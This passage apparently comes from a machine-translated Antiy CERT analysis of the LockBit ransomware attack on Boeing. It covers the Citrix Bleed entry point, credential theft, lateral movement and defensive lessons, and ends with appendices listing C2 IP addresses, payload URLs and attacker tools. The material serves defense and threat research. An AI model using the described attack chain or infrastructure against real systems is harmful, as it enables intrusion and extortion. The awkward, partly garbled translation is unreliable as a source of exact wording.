


Figure 4-15 Map of LockBit Ranking Attack Tactical Behavior

4.7 Summary of attack process, loss evaluation and visual process review

The above analysis shows that this is a targeted blackmail attack against a well-known enterprise based on the RaaS infrastructure provided by the LockBit blackmail attack organization. The attacker takes the boundary device of the ADC network as the initial penetration point, grasps the opportunity window brought by the failure of the relevant device to respond in time after the occurrence of the vulnerability, and exploits and utilizes the vulnerability-utilizing code at the first time after the occurrence of the vulnerability-utilizing code. In order to achieve that theft of credentials. After that, the voucher will be used to complete further horizontal movement and on-demand delivery to the scenario. The attack organization uses a large number of open source and commercial tools as attack components to realize different functions, and by breaking through key hosts such as domain control, further stealing credentials and rights, and achieving accurate and effective launch. Data related to the captured host was stolen, the ransomware was deployed, and the LockBit attack group's invasion of Boeing resumed as shown in Figure 416.Figure 4-16 LockBit Attack Group's invasion of Boeing, resumption of the process 4-14




Figure 4-16 LockBit Attack Group's invasion of Boeing, resumption of the process 4-14

According to the data released by LockBit, the data mainly include the data related to configuration, operation, IT and security, but do not seem to include the documents and data related to relevant technology, process, production and business. We suspect that there are two possibilities:

1. The attackers broke through the management and operation of Boeing's online service system, and did not enter into the actual scientific research, production and financial position.
2. The attackers released only relatively low-value data, and kept the high-value data as a bargaining chip for future negotiations with boeing.

The first reason for the relative inclination of the safety day CERT, but as described in the loss analysis section, there may still be more serious risk consequences in many aspects.

According to the above summary analysis, the Antiy situational awareness platform visualization component generates the attack action reproduction demonstration animation (as shown in Figure 4-17). As Antiy did not participate in the emergency response and evidence collection of the involved company, and the information disclosed by the involved company was incomplete. Therefore, the visual compound disk of this LockBit attack organization blackmailing Boeing may not completely match the actual attack process of the attacker, and the network topology, attack process and attack means of the compound disk exist conjecture and speculation.Figure 4-17 Visualized repetition of the blackmail attack organized by LockBit against Boeing 4-15




Figure 4-17 Visualized repetition of the blackmail attack organized by LockBit against Boeing 4-15

5 The trend of attack revealed in the Boeing blackmail incident

5.1 Defensive side issues exposed in the incident

Antiy CERT makes the following judgment on the trends of related attack technologies by resuming the blackmail attack on Boeing and combining the correlation analysis of many APT and targeted blackmail attacks in the past two years.

- The combing of exposed / attackable surfaces needs to be deeper and clearer.

The initial attack entry into the Boeing incident was to obtain credentials through a cookie vulnerability in the ADC gateway device. In the traditional attack, the cookie credential stealing is not rare, but the related application method with this penetration is rare.

The convergent exposed surface and the attackable surface are always the important basic work of network security defense, so it is easier to stay on some shallow understanding. For example, the simple task is to sort out the services and ports open to the Internet side, and sort out the entry and leakage of similar e-mail addresses that may lead to attacks. However, against the background of extensive cloud-based assets, mobile office and ubiquitous access, as well as the trend of increasingly digitalized business forms and dependence on the Internet, there will be a series of new exposed areas at the access level and business level. For example, with the attack party's capability of intrusion layout at the operator and traffic side and the enhancement of the intrusion capability to the gateway and other devices, even the lightweight network access and network services should also be sorted out the exposed areas. In the process of digital transformation and the deployment of various office communication applications, there are also more exposure risks at the API level.

- The use of vulnerability resources by an attacker is far more efficient than that of a defense.

The exploit code (POC) of the CVE-2023-4966 vulnerability used in this incident appeared on Github on October 26, and the attackers announced the successful invasion of Boeing on October 27. We tend to attack after the POC code is made public. Citrix was fixed Oct. 10, but no fixes were made by Boeing and others. This reflects that the attacker is far more efficient and sensitive to the use of vulnerability resources than the defense.

Since attackers are skilled in using open-source intelligence such as cyberspace mapping engines, and have long focused on accumulating exposed faces of important information targets, after the POC code appears, There's going to be a whole bunch of attackers that quickly match up for penetrable targets. From the perspective of vulnerabilities, the previous concept of 0day-1day-Nday is mostly based on the release or disclosure of vulnerabilities, but when the POC code is disclosed, it is a node that requires high attention. It means that the summit of attack will come quickly, taking advantage of the instant reduction in difficulty. Antiy CERT calls similar attacks the 1Exp attack. As RaaS + targeted blackmail itself constitutes a "crowdfunding crime" model, which leads to a large number of attackers who focus on different target resources or have targeted information resources. It is possible to turn the window of opportunity into an actual benefit when the window of opportunity is discovered.

- Security products themselves can easily become a breach of attack.

The ADC device that the attacker realized penetration in this incident is not a simple application device, but a device that has certain security functions and can perform certain security filtering on the traffic passing through. However, in an increasing number of similar attacks, the fact is clearly exposed that a security product (device) or a product (device) with a certain security capability is not itself more secure, The whole design mechanism is that the security capability is applied to the external environment object or traffic object, and it does not take itself as the target that may be attacked by the attacker to strengthen its security characteristics. At the same time, these products (devices) in the reality application, because they have the security function, often bring to the user "their own is safe" the cognitive illusion, thus make it easier to become the breakthrough point of the attacker.

- The critical operating point for an attacker is not just the ultimate asset value point.

In that Boeing event, from the activity that the attacker attack the attackable points with the ability to obtain credentials and attack the internal domain control node to obtain the relevant credentials, An attack cannot simply be regarded as a means of expanding the value of an asset by performing large-area intranet scanning and lateral movement after the initial penetration is achieved. Obviously, in the attack path, there are some key nodes which have stronger auxiliary attack function than ordinary host, for example, gateway equipment such as firewall can realize traffic hijacking and redirection, The login credentials of the assets can be obtained by attacking the domain control server, and the node attacking the network administrator can obtain the springboard node or the control right of the access server. Therefore, defense-in-depth and resource allocation should not only be based on uniform allocation based on topology and asset distribution, but should be targeted and focused.

- The compliance system based on identity + authority + access control is extremely easy to break through.

Unified identity authentication mechanism, authority management and access control mechanism are the important cornerstone of the security and compliance system. In particular, the unified identity authentication brings convenience in use under the condition of supporting security. However, it is easy for that attackers in the Boeing case to steal relevant credential and identities, and then to use these credentials to attack and move sideways. Because the relevant behavior is not a general probe scan, but is based on the binding certificate of targeted implantation and delivery, resulting in a completely insensitive attack on the Boeing side. This indicates that without the support of effective, fine-grained perception and agile closed-loop operation capability, once the identity and authority mechanism is broken, it becomes the cover of the attacker in turn. In order to make that attacker in the entire compliance system unimpeded.

- Mixed-actor attacks are becoming more common.

Among the tools in the attack against Boeing are exploit tools, ransomware, and open source and commercial tools. In some similar targeted blackmail or APT-level targeted attacks, based on the sorting of attack equipment lists, there is often a large proportion of malicious code no longer in the traditional sense, They are tools or scripts written for normal network management applications, many of which are well-known open source tools and commercial products that often carry the digital signature of the publisher. This combination uses multiple sources of executor attacks, which Antiy CERT calls hybrid executor attacks. This makes the attack move from the penetration to the host based on immunity in the early stage, and further to the hybrid attack which can break the dual security system of anti-virus engine + trusted authentication. Protection against this attack, a simple combination of anti-virus engine + trusted verification, is obviously insufficient granularity.

- Host security protection is still not effectively strengthened.

Although the attacker uses the stolen account and credentials as the cover in the attack process, the attack process still needs to complete the actual load deployment on the corresponding target host, but in the whole process, Boeing's defense system is almost insensitive. This shows that the corresponding security products and operation capability on the host side are insufficient, and further proves that the host side is the bearer of assets and services, and the value target that the attacker wants to steal and destroy. Its protection ability needs to be further strengthened. In China, that problem is even more serious: In the context of digital development, the inevitable trend of "the return of the cornerstone of security to the host system" is not well understood, The need for host-side security is still understood to be compliant host anti-virus or protection software, and products are more likely to be selected at a lower price than with a more efficient ability. In addition, because that work on the host side is more complex and delicate, and involve more relations with the information and use departments, the defense is not willing to invest the main security cost and management resources on the host side. All this makes it increasingly difficult for the last line of security to resist directed attacks.

5.2 Mode Analysis of RaaS + Targeted Blackmail

Ransomware as a Service (RaaS) emerged in 2016. Its running mode is that developers develop blackmail programs, operators recruit affiliated members, affiliated members use various ways to launch extortion programs to achieve blackmail attacks. In the case of a ransomware attack in RaaS mode, each event may be independent because the "infrastructure" provider used for the ransomware attack and the attacker who carried it out are usually not the same organization. In layman's terms, the RaaS provider is the "brand party," which recruits "brand agents" to expand affiliated members for launching "brand products," and draws bonus shares based on the income generated by the products. Due to the large number of products in the ransomware market, well-known ransomware takes advantage of its notorious characteristics, such as more affiliated members and attacks, more influential events and a mature operating system. Affiliate members are widely recruited, and they are also interested in the brand, believing that the victim will increase the amount and likelihood of ransom payments based on the influence of the blackmail attack group. Lockbit is just an attack organization operating in the mode of RaaS, and there are a lot of blackmail attacks that belong to the organization, but it is not clear whether the organization personnel or affiliated members of LockBit actually carry out extortion attacks.

The ransomware attack organization has made self-improvement based on the commercial operation model of attack cost and attack benefit. The attack mode from the initial wide-cast net to find the target, gradually to the valuable target to carry on the targeted blackmail. The attacker will collect detailed intelligence in advance to ensure the success and profitability of the attack. the specific target chosen by the attacker is usually large enterprises, government agencies or critical infrastructure. There is often more extortion proceeds from targeted extortion of valuable targets. Currently, the most popular ransomware attack groups have successively taken targeted ransomware attacks as their main attack methods, such as BlackCat, Crank, and LockBit.

At present, the RaaS mode of ransomware is not only to provide technical infrastructure, but to put pressure on victims by means of publicity, exposure and theft of data, auction of stolen data and reporting of victims to regulators. And make news hot spots, promote brand effect, thereby let blackmail organization form notorious brand effect by snowballing way. Targeted extortion is targeted at high-value targets, and affiliated members of RaaS improve their penetration capability by various means, including purchasing 0Day vulnerabilities, developing advanced malicious codes, buying corporate ghosts and intelligence. Improve that landing success rate of the blackmail load. This combination of targeted + RaaS forms a chain of "targeted extortion + theft + exposure + sale" to coerce the victim to pay the ransom for profit.

5.3 Corresponding defense and governance thinking

In its "Review and Outlook of Cybersecurity Threats 2020," [6], Antiy proposed that the targeted blackmail attack capability is "close to the APT level." The scholar Wei Tao pointed out [7], "Most of the threat cognition of network blackmail attacks still stays at the traditional individual level, that is, the specific ransomware. The serious blackmail threat facing businesses and institutions today is targeted blackmail attacks, or Targeted Ransomware Attacks, a combination of APT + Ransomware. "For targeted blackmail attacks, there are no longer enough backups. Blackmail is a fish three eat: Encryption pay money recovery, sensitive data do not hang dark net (do not pay money to sell), private information blackmail sensitive individuals. "Based on research and judgment, Antiy CERT puts forward further risk warning: The complicated international situation will make the risk of blackmail attack more delicate, and the implementation based on RaaS is disguised as blackmail attack. There will be more attacks aimed at destroying the paralysis and more "false flag" incidents.[6][7]

- The right perception is the basis for effective defense improvement.

At present, the domestic protection against blackmail attacks usually stays at the stage of the original ransomware. Many people do not realize that extortion attacks have been committed by persistent targeted intrusions, stealing data, disabling encrypted data systems, extorting money, mining data-related value for secondary use, selling data and reporting to regulators. The public theft of data constitutes a value infringement chain, and has formed an extremely large-scale criminal industry. In such a context, the risk of being blackmailed is no longer simply a form of consequence of data loss and business suspension, but a series of chain risks that all data stolen will be trafficked and made public.

In terms of the operation mode of the targeted blackmail attack, it is a highly customized operation process similar to the APT attack before the crypto-destruct action is triggered. The attacker or professional attack operation team has a firm will to attack, a high attack capability, sufficient available vulnerability resources, and a large amount of available vulnerability intelligence and attack entry resources. It could have been an inside attacker. This is also the reason why RaaS-based targeted extortion attacks are often successful in the face of large organizations with strong IT operation capabilities and defense input. The protection of the host system, which acts as the last line of defense in blackmail protection, and the backup recovery as the last response, is a single point in the defense system. In that proces of responding to high-level directional attack, they are responsible for detecting and blocking the attack within their own capability, reducing the success rate of the attack, increasing the attack cost and reducing the risk loss. Can't fight systematic attacks with a single point. We must seriously point out that the targeted ransomware attack is simply equivalent to the threat of early non-targeted proliferation or widespread release of ransomware, and the anti-ransomware attack is simply regarded as a single point of confrontation for the crypto-crash VS backup recovery. Is extremely backward, one-sided safety cognition. If there is not a complete set of protection system and operation mechanism, it is believed that data backup recovery is relied on to deal with blackmail attacks. It's like playing one goalkeeper against an opposing team.

- A deep focus on how attack activity is run and the social laws of it can help to re-understand defense.

The study of cyber attacks should not be divorced from the elements of geopolitical security and economic and social soil, and should pay close attention to the motive and operation mode of various kinds of attacks. From the point of view of crime profit, obtaining a high amount of ransom is corresponding to the higher crime cost of criminal gangs, including purchase of 0day loopholes, research and development of high-level malicious code, buying corporate ghosts and intelligence. From another perspective, the attackers created the plight of "if the ransom is not paid, the victim will suffer a far higher combined loss than the ransom."

Network security confrontation and protection have already been a kind of competition between economic operation mechanism. On the defensive side, in terms of budget input, we usually take the proportion of network security in informatization as a measurement standard, which makes network security dependent, supporting and suppressed for a long time. Whether the consequences of cyber security risks should be the first measure of security input also needs us to think about.

From the opposite, let us think about the investment in network security and benchmarking what should be the yardstick? We believe that from the perspective of planning and budget, network security must be a set of independent budget with an independent evaluation reference frame, rather than simply set as an information-based component. The reasonable measurement standard of network security investment is the value of its operation assets and the risk loss caused by security incidents, rather than the IT-based investment. The traditional idea of planning network security investment through a limited proportion in informatization has become an obstacle to the construction of security capability. The logic error lies in the mistake of defining the security object of network security - because network security capability guarantees not the value of IT fixed assets investment, but the value of business and data assets. For infrastructure facilities and government-enterprise institutions that are highly dependent on the operation of information systems, the network security guarantees the full value of the institution, and the corresponding institution is an enterprise, and the value is the business value and revenue value of the enterprise. Judging the rationality of network security investment based on this value is the true measurement standard of targeting, rather than the cost measurement standard which is only related to informatization investment. For central enterprises and key infrastructure sectors, it is also necessary to further assess the extent to which the corresponding security risks extend from the risk chain of enterprises to national security, social governance security and relevant citizen and individual risks. Through the LockBit Ransom Rule, we can see that it is necessary to pay attention to the fact that the cyber attacker is more aware of this rule than the cyber defender.

Objective thinking of the enemy is the premise of network security and defense.

In term of that damage caused by target blackmail attack, we must change the cognition paradigm of security risk and value. Targeted extortion attacks have resulted in a combination of stealing data, disabling systems and businesses, trafficking data and exposing data. The biggest risk is not only that the system and business are paralyzed and cannot be recovered, but also that the core assets of the attacked enterprise such as user information, key data, documents, materials and codes are sold off and exposed to the public. And then there's a bigger ripple effect. Judging from the long-term realities in the security field at home and abroad, the motivation of many government and enterprise institutions to improve their own security does not come from their initiative to improve their protection level. Many enterprises and public institutions believe that the most likely security risk is not an attack but a punishment due to failure to meet the compliance standards. Therefore, the field of safety protection constitutes a set of input - compliance - exemption low limit construction operation logic. As for the consequences of targeted blackmail attacks, IT decision-makers must judge the extreme risks, and judge the value of network security through the loss of extreme risks. How to avoid such extreme situations as long-term business interruption, complete unrecoverable data, stolen data assets being purchased by competitors, or serious depreciation due to exposure are all risks that IT decision-makers and every institution must deal with.

The protection against such targeted blackmail attacks must not be a single point to break through, but must proceed from the overall protection, adhere to the gateway forward, forward deployment, and form a deep, closed-loop operation. Finally, through the protection system to achieve the perception, interference, blocking and display of the targeted attack party killing chain of the actual combat operation results.

In addition to compliance requirements and existing stock, the cases represented by targeted blackmail attacks can be seen. Analyzing the related elements of network security input also needs to consider: The global value of business and data assets; the maximum risk loss that may be caused by an attack; The possibility of encountering an attacker and the attack cost that the attacker's ability can bear, the above factors are the effective measure of the rationality of security investment. Relying solely on the government and enterprise institutions themselves, it is often only a confidant without knowing the enemy, and it is difficult to complete a high-quality assessment, thus requiring the empowerment of public goods.

- High-quality technical analysis is an important strategic support capability.

In-depth system threat analysis capability has always been a long board in the domestic network security industry. In the course of the long-term threat analysis struggle (including the analysis of virus samples in the late 1980s, the analysis of major worm events starting at the beginning of this century and the analysis of series of APT events around 2010), China's cyber security industry has exported a large number of high-quality analysis results, promoted technological innovation, product development and continuous operation, and effectively supported decision-making in the relevant public security field. A large number of engineers with high analytical level have been accumulated. from the perspective of industry, there are more and more security enterprises that can carry out effective threat analysis.

However, attention should be paid to the following: 1. in the past few years, the high-quality analysis results have declined. In that analysis work, the relatively quick and quick pursuit of the early-onset leak, hot event, However, it is quite common to be unwilling to continuously track deep threat for a long time and at a large cost; 2. regular network security enterprises also regard the maintenance and improvement of analysis capability as a kind of high enterprise human cost. However, they are not willing to expand the analysis team and improve the system; 3. in the user units and management departments, there are also some people who have a biased understanding that "the analysis report is the soft and wide enterprise." It is very important to ignore this kind of analysis to judge the threat accurately, to trace the source of the threat actor and to judge the key direction of defense.

What needs to be vigilant is, under the effect of these negative feedback, the analysis ability as our country industry long board ability will continue to degenerate.

- Reconstruct the defense foundation of the security level of the host system.

The host system is the bearer of the value of business and asset data, and is usually the ultimate target of attack by an attacker. Host protection capability has a long history, from the middle and late 80's of last century, has begun to popularize the terminal anti-virus software, but today we in the actual analysis, evidence collection, disk duplication, The discovery of host security has instead become one of the weakest links. Under the background of constant migration of asset value to cloud hosts (workloads) and ubiquitous intervention, the value of traditional security links such as firewalls is dramatically weakened. The widespread use of encrypted traffic further weakens the visibility of security capabilities on the traffic side, both of which force the underpinning of security back to the host system, Security boundaries are built on top of each host system, and these fine -grained security boundaries are organized into defenses.

In the host security defense system, a large number of security functions such as host environment shaping, malicious code investigation and killing, active monitoring, media control and host firewall are integrated into building blocks to realize flexible deployment on demand. Thus, in the face of attack modes such as phishing launch, vulnerability penetration and malicious medium insertion, the micro-defense depth including host boundary protection, object detection, behavior control and sensitive data protection can be formed on the host side.

- Need to build the executive governance system.

A large number of mixed-actor attacks break the traditional defense detection paradigm of "threat detection + trusted signature." Attackers pay more attention to taking advantage of available execution objects (such as system shells) that already exist in the system environment, and take a large number of open source and commercial normal tools as the paths and tools to implement attacks. These open-source and commercial software are widely used in government and business organizations, and some software itself has the reputation of being legitimate or even well-known organizations. This enables us to minimize the size of the identification for the execution object to reach at least every active and new object, minimize the execution entry, and maximize the control of the system. These tasks not only require strong common capabilities, but also require each key infrastructure and important information system to establish its own executive governance baseline and closed-loop operation mechanism. Of course, these jobs can not be separated from the executive governance, effective host security protection software.

- Persist in building a dynamic, integrated defense system rather than always swinging.

The continuous occurrence of various major security threats is likely to cause doubts as to whether the most important task is to prevent blackmail attacks or APT attacks. In terms of level, the level of the leading attack part of a few blackmail attacks has approached the APT attack level of the ultra-high-capability net-to-air threat actors. Moreover, blackmail attacks will bring more direct and faster economic losses and explicit effects on the organization's reputation than APT attacks. Directed extortion attacks are indeed a combination of APT capabilities and extortion behavior. However, from another point of view, since that blackmail attack organization must benefit in a relatively short period, it does not have the critical willpower that the APT attack has to break through the central target, It will not show the strategic patience of the APT attacker in terms of long-term latency, persistence and covert operations. Therefore, for every government and enterprise institution, its assets and personnel are exposed, on the one hand, they are bound to face the judgment of multiple attack organizations at the same time, but they are likely to encounter the highest intensity or level of attack. It is necessary to make assumptions based on the value of its comprehensive business assets in the context of complex social security and geo-security.

However, it must be pointed out that for a large number of agencies, the issue is not the choice of whether to focus on APT attacks or blackmail attacks, but the issue of not completing the defensive fundamentals. All kinds of complex combined attacks need to be developed at the defense level, and there is no flexible adjustment of all resources, human resources and strategic input. Its premise is to have completed the basic action of defense basic ability construction, basically formed the dynamic synthesis, the effective closed-loop defense system. This can be done in response to changes in the threat to implement targeted defense. It can be said that if the defense system can effectively defend against APT attacks, then it can also effectively defend against directed blackmail attacks.

Facing the Threat Challenge. It is important to attach great importance to tactics and strengthen confidence strategically. We should firmly believe that although it is very difficult to prevent targeted blackmail attacks, there are still systematic methods and hands-on measures. For systematic attacks, it is necessary to move forward the gateway, forward deployment, form a deep, closed-loop operation. Increases the ability of the attacker to detect fire and advance to the outside. reduces the possibility of the attacker entering the core. Improving the manageability of networks and assets is the basis of the work: Actively shaping and reinforcing the security environment, strengthening the constraint and management of exposed and attack-able surfaces, and strengthening the control of upstream entry points of the supply chain. Initiate a comprehensive log audit analysis and monitoring operation. Build the depth of defense from topology to system side, build layers of defense against attacker detection, launch, exploit vulnerabilities, code operation, persistence, horizontal movement and other behaviors, and especially build host system side protection. Take it as the last line of defense and the cornerstone of defense, and build the fine-grained governance capability around the identification and control of enforcement entities. Finally, based on the defense system to realize the perception, interference, blocking the directional attack killing chain of the actual combat operation results.

Appendix 1: IoCs Involved in the Event

IoCs	Remarks
192.229.221.95	Mag.dll will connect to this IP, which resolves the address for dns0.org
193.201.9.224	Ftp connection IP from infected system
62.233.50.25	Hxxp://62.233.50.25 / en-us / docs.html Hxxp://62.233.50.25 / en-us / test.html
51.91.79.17	Ip address within Temp. sh
70.37.82.20	The IP was found to be accessing the Altera IP address from a known compromised account. Lockbit makes use of Altera remote management tools such as Anydesk, TeamViewer, etc.
185.17.40.178	Teamviewer C2 address, established contact with a Polish service provider, Artnet Sp.Zo.o, IP address in Poland
185.229.191.41	Address C2 of Anydesk
81.19.135.219	Hxxp://81.19.135.219: 443 / q0X5wzEh6P7.hta Hxxp://81.19.135.219 / F8PtZ87fE8dJWqe.hta
172.67.129.176	The resolved IP address of adobe - us - updatefiles. digital
104.21.1.180	The resolved IP address of adobe - us - updatefiles. digital
81.19.135.220	Ip address found by victim system log
81.19.135.226	Ip address found by victim system log
141.98.9.137	Remote IP of Citrix Bleed
54.84.248.205	The IP address of the fixme
206.188.197.22	Reverse shell connection IP address found in the powershell log
185.230.212.83	Ip address of the Zoho remote software connection
185.20.209.127	Ip address of the Zoho remote software connection
101.97.36.61	Ip address of the Zoho remote software connection
168.100.9.137	Ssh protocol port forwarding
Adobe-us-updatefiles.digital	For downloading the obfuscation tool set Domain name resolution IP: 172.67.129.176 104.21.1.180
Eu1-dms.zoho.eu	Domain Name of Zoho Remote Software
Assist.zoho.eu	Domain Name of Zoho Remote Software
Fixme.it	Online remote services

Unattended.techinline.net	Online remote services

Appendix 2: Historical Reports Released by Antiy on LockBit Ransomware

Time	Activities	Link
20 September, 2021	Antiy Week Watch released the report "Antiy IEP effective protection against LockBit 2.0 ransomware."	Https://www.antiy.cn / observe _ download / observe _ 296.pdf
January 03, 2022	The report, titled "The Takeback of Popular Ransomware in 2021," provides a snapshot of the LockBit 2.0 family and shows the activities related to the LockBit organization.	Https://www.antiy.cn / research / notice & report / research _ report / 20220103.html
January 30, 2023	Antiy released its "2022 Epidemic Ransomware Takeback" report, once again combing through the LockBit family profile, showing the related attacks of the LockBit organization during 2022	Https://www.antiy.cn / research / notice & report / research _ report / 20230130.html
November 17, 2023	The report, "Analysis of the LockBit Ransomware Sample and Defense Thinking Against Targeted Racketeers," is the 1.0 version of this report.	Https://www.antiy.cn / research / notice & report / research _ report / LockBit.html

Appendix 3: Virus Encyclopedia Entries Involved in the Report

Virus name	Link to Virus Encyclopedia
Trojan / Win32.LockBit [Ransom]	Https://virusview.net / malware / Trojan / Win32 / LockBit / Ransom? Source = CERT-BoeingReport
Riskware / Win32.AnyDesk	Https://virusview.net / malware / RiskWare / Win32 / AnyDesk? Source = CERT-BoeingReport
Hacktool / PowerShell .ADRecon	Https://virusview.net / malware / HackTool / PowerShell / ADRecon? Source = CERT-BoeingReport
Hacktool / Win32.Mimikatz	Https://virusview.net / pro / Mimikatz? Source = CERT-BoeingReport Https://virusview.net / malware / HackTool / Win32 / Mimikatz? Source = CERT-BoeingReport
Riskware / Win32.PsExec [RiskTool]	Https://virusview.net / malware / RiskWare / Win32 / PsExec / RiskTool? Source = CERT-BoeingReport
Riskware / Win32.ProcDump	Https://virusview.net / malware / RiskWare / Win32 / ProcDump? Source = CERT-BoeingReport

Appendix I: Recommendations on CISA's Protective Measures against Attacks by Targeted Extortion.

The user can check the security status of the network based on the following list contents as shown in Figure 0-1 and Table 0-1 (the list is formed by Antiy referring to the LockBit report released by CISA). Reinforcement with the mitigation measures provided by Antiy to improve the enterprise's defenses and responsiveness to ransomware. These tasks require a great deal of manpower. Users can also rely on Antiy's IEP, UWP, PTD, PTA, TDS, next-generation Web application protection system and XDR extensible platform, so as to help you do your job efficiently.

